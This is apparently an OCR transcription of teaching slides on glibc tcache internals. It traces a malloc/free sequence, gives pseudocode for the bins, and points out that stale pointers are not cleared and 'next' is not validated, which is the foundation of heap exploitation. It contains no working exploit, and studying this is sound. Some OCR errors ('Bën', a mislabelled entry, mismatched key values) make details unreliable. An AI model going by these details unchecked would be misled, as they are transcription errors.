
tcache_entry Y
next: NULL
key: NULL

tcache_entry F
next: NULL
key: NULL

tcache_entry Z
next: NULL
key: NULL

How did we get here?

```
a = malloc(16);
b = malloc(16);
c = malloc(32);
d = malloc(48);
e = malloc(32);
f = malloc(32);

// allocations that are not freed
// don't show up in the tcache!
x = malloc(64);
y = malloc(64);
z = malloc(64);

// later freed allocations show up
// earlier in the tcache list order
free(b);
free(a);
free(f);
free(e);
free(c);
free(d);
```



tcache_perthread_struct Bën

counts:	count_16: **2**	count_32: **1**	count_48: **0**	count_64: **0**	...
entries:	entry_16: **&A**	entry_32: **&F**	entry_48: **NULL**	entry_64: **NULL**	...

tcache_entry A
next: **&B**
key: **Bën**

tcache_entry B
next: **NULL**
key: **Bën**

tcache_entry C
next: **NULL**
key: **NULL**

tcache_entry E
next: **NULL**
key: **NULL**

tcache_entry D
next: **NULL**
key: **NULL**

tcache_entry F
next: **NULL**
key: **Bën**


tcache_entry X
next: **NULL**
key: **NULL**

tcache_entry Y
next: **NULL**
key: **NULL**

tcache_entry Z
next: **NULL**
key: **NULL**

How did we get here?

```
a = malloc(16);
b = malloc(16);
c = malloc(32);
d = malloc(48);
e = malloc(32);
f = malloc(32);

// allocations that are not freed
// don't show up in the tcache!
x = malloc(64);
y = malloc(64);
z = malloc(64);

// later freed allocations show up
// earlier in the tcache list order
free(b);
free(a);
free(f);
free(e);
free(c);
free(d);
```



tcache_perthread_struct Bën

counts:	count_16: **2**	count_32: **2**	count_48: **0**	count_64: **0**	...
entries:	entry_16: **&A**	entry_32: **&E**	entry_48: **NULL**	entry_64: **NULL**	...

tcache_entry A
next: **&B**
key: **Bën**

tcache_entry B
next: **NULL**
key: **Bën**

tcache_entry C
next: **NULL**
key: **NULL**

tcache_entry D
next: **NULL**
key: **NULL**

tcache_entry E
next: **&F**
key: **Bën**

tcache_entry F
next: **NULL**
key: **Bën**


tcache_entry X
next: **NULL**
key: **NULL**

tcache_entry Y
next: **NULL**
key: **NULL**

tcache_entry Z
next: **NULL**
key: **NULL**

How did we get here?

```
a = malloc(16);
b = malloc(16);
c = malloc(32);
d = malloc(48);
e = malloc(32);
f = malloc(32);

// allocations that are not freed
// don't show up in the tcache!
x = malloc(64);
y = malloc(64);
z = malloc(64);

// later freed allocations show up
// earlier in the tcache list order
free(b);
free(a);
free(f);
free(e);
free(c);
free(d);
```



tcache_perthread_struct Bën

counts:	count_16: 2	count_32: 3	count_48: 0	count_64: 0	...
entries:	entry_16: &A	entry_32: &C	entry_48: NULL	entry_64: NULL	...

tcache_entry A
next: &B
key: Bën

tcache_entry B
next: NULL
key: Bën

tcache_entry C
next: &E
key: Bën

tcache_entry E
next: &F
key: Bën

tcache_entry F
next: NULL
key: Bën

tcache_entry D
next: NULL
key: NULL


tcache_entry X
next: NULL
key: NULL

tcache_entry Y
next: NULL
key: NULL

tcache_entry Z
next: NULL
key: NULL

How did we get here?

```
a = malloc(16);
b = malloc(16);
c = malloc(32);
d = malloc(48);
e = malloc(32);
f = malloc(32);

// allocations that are not freed
// don't show up in the tcache!
x = malloc(64);
y = malloc(64);
z = malloc(64);

// later freed allocations show up
// earlier in the tcache list order
free(b);
free(a);
free(f);
free(e);
free(c);
free(d);
```



tcache_perthread_struct Bën

counts:	count_16: **2**	count_32: **3**	count_48: **1**	count_64: **0**	...
entries:	entry_16: **&A**	entry_32: **&C**	entry_48: **&D**	entry_64: **NULL**	...

tcache_entry A
next: **&B**
key: **Bën**

tcache_entry B
next: **NULL**
key: **Bën**

tcache_entry C
next: **&E**
key: **Bën**

tcache_entry E
next: **&F**
key: **Bën**

tcache_entry F
next: **NULL**
key: **Bën**

tcache_entry D
next: **NULL**
key: **Bën**

tcache_entry X
next: **NULL**
key: **NULL**

tcache_entry Y
next: **NULL**
key: **NULL**

tcache_entry Z
next: **NULL**
key: **NULL**

tcache - freeing

Each `tcache_entry` is actually the exact allocation that was freed! On `free()`, the following happens:

Select the right "bin" based on the size:

```
idx = (freed_allocation_size - 1) / 16;
```

Check to make sure the entry hasn't already been freed (double-free):

```
((unsigned long*)freed_allocation)[1] == &our_tcache_perthread_struct;
```

Push the freed allocation to the front of the list!

```
((unsigned long*)freed_allocation)[0] = our_tcache_perthread_struct.entries[idx];
our_tcache_perthread_struct.entries[idx] = freed_allocation;
our_tcache_perthread_struct.count[idx]++;
```

Record the tcache_perthread_struct associated with the freed allocation (for checking against double-frees)

```
((unsigned long*)freed_allocation)[1] = &our_tcache_perthread_struct
```

tcache - allocation

On allocation, the following happens:

Select the bin number based on the requested size:

```
idx = (requested_size - 1) / 16;
```

Check the appropriate cache for available entries:

```
if our_tcache_perthread_struct.count[idx] > 0;
```


Reuse the allocation in the front of the list if available:

```
unsigned long *to_return = our_tcache_perthread_struct.entries[idx];
tcache_perthread_struct.entries[idx] = to_return[0];
tcache_perthread_struct.count[idx]--;
return to_return;
```

Things that are **not** done:

- clearing all sensitive pointers (only `key` is cleared for some reason).
- checking if the `next` (`return[0]`) address makes sense

Onward!



tcache_perthread_struct Bën

counts:	count_16: **2**	count_32: **3**	count_48: **1**	count_64: **0**	...
entries:	entry_16: **&A**	entry_32: **&C**	entry_48: **&D**	entry_64: **NULL**	...

tcache_entry A
next: **&B**
key: **&Bën**

tcache_entry B
next: **NULL**
key: **&Bën**

tcache_entry C
next: **&E**
key: **&Bën**


tcache_entry E
next: **&F**
key: **&Bën**

tcache_entry F
next: **NULL**
key: **&Bën**

tcache_entry D
next: **NULL**
key: **&Bën**

Onward!

```
malloc(16) == a
```



tcache_perthread_struct Bën

counts:	count_16: **1**	count_32: **3**	count_48: **1**	count_64: **0**	...
entries:	entry_16: **&B**	entry_32: **&C**	entry_48: **&D**	entry_64: **NULL**	...

tcache_entry A
next: **&B**
key: **NULL**

tcache_entry C
next: **&E**
key: **&Bën**

tcache_entry D
next: **NULL**
key: **&Bën**


tcache_entry B
next: **NULL**
key: **&Bën**

tcache_entry E
next: **&F**
key: **&Bën**

tcache_entry F
next: **NULL**
key: **&Bën**

Onward!

```
malloc(16) == a
malloc(32) == c
malloc(32) == e
```



tcache_perthread_struct Bën

counts:	count_16: **1**	count_32: **1**	count_48: **1**	count_64: **0**	...
entries:	entry_16: **&B**	entry_32: **&F**	entry_48: **&D**	entry_64: **NULL**	...

tcache_entry A

next: **&B**

key: **NULL**

tcache_entry C

next: **&E**

key: **NULL**

tcache_entry D

next: **NULL**

key: **&Bën**

tcache_entry B

next: **NULL**

key: **&Bën**

tcache_entry E

next: **&F**

key: **NULL**

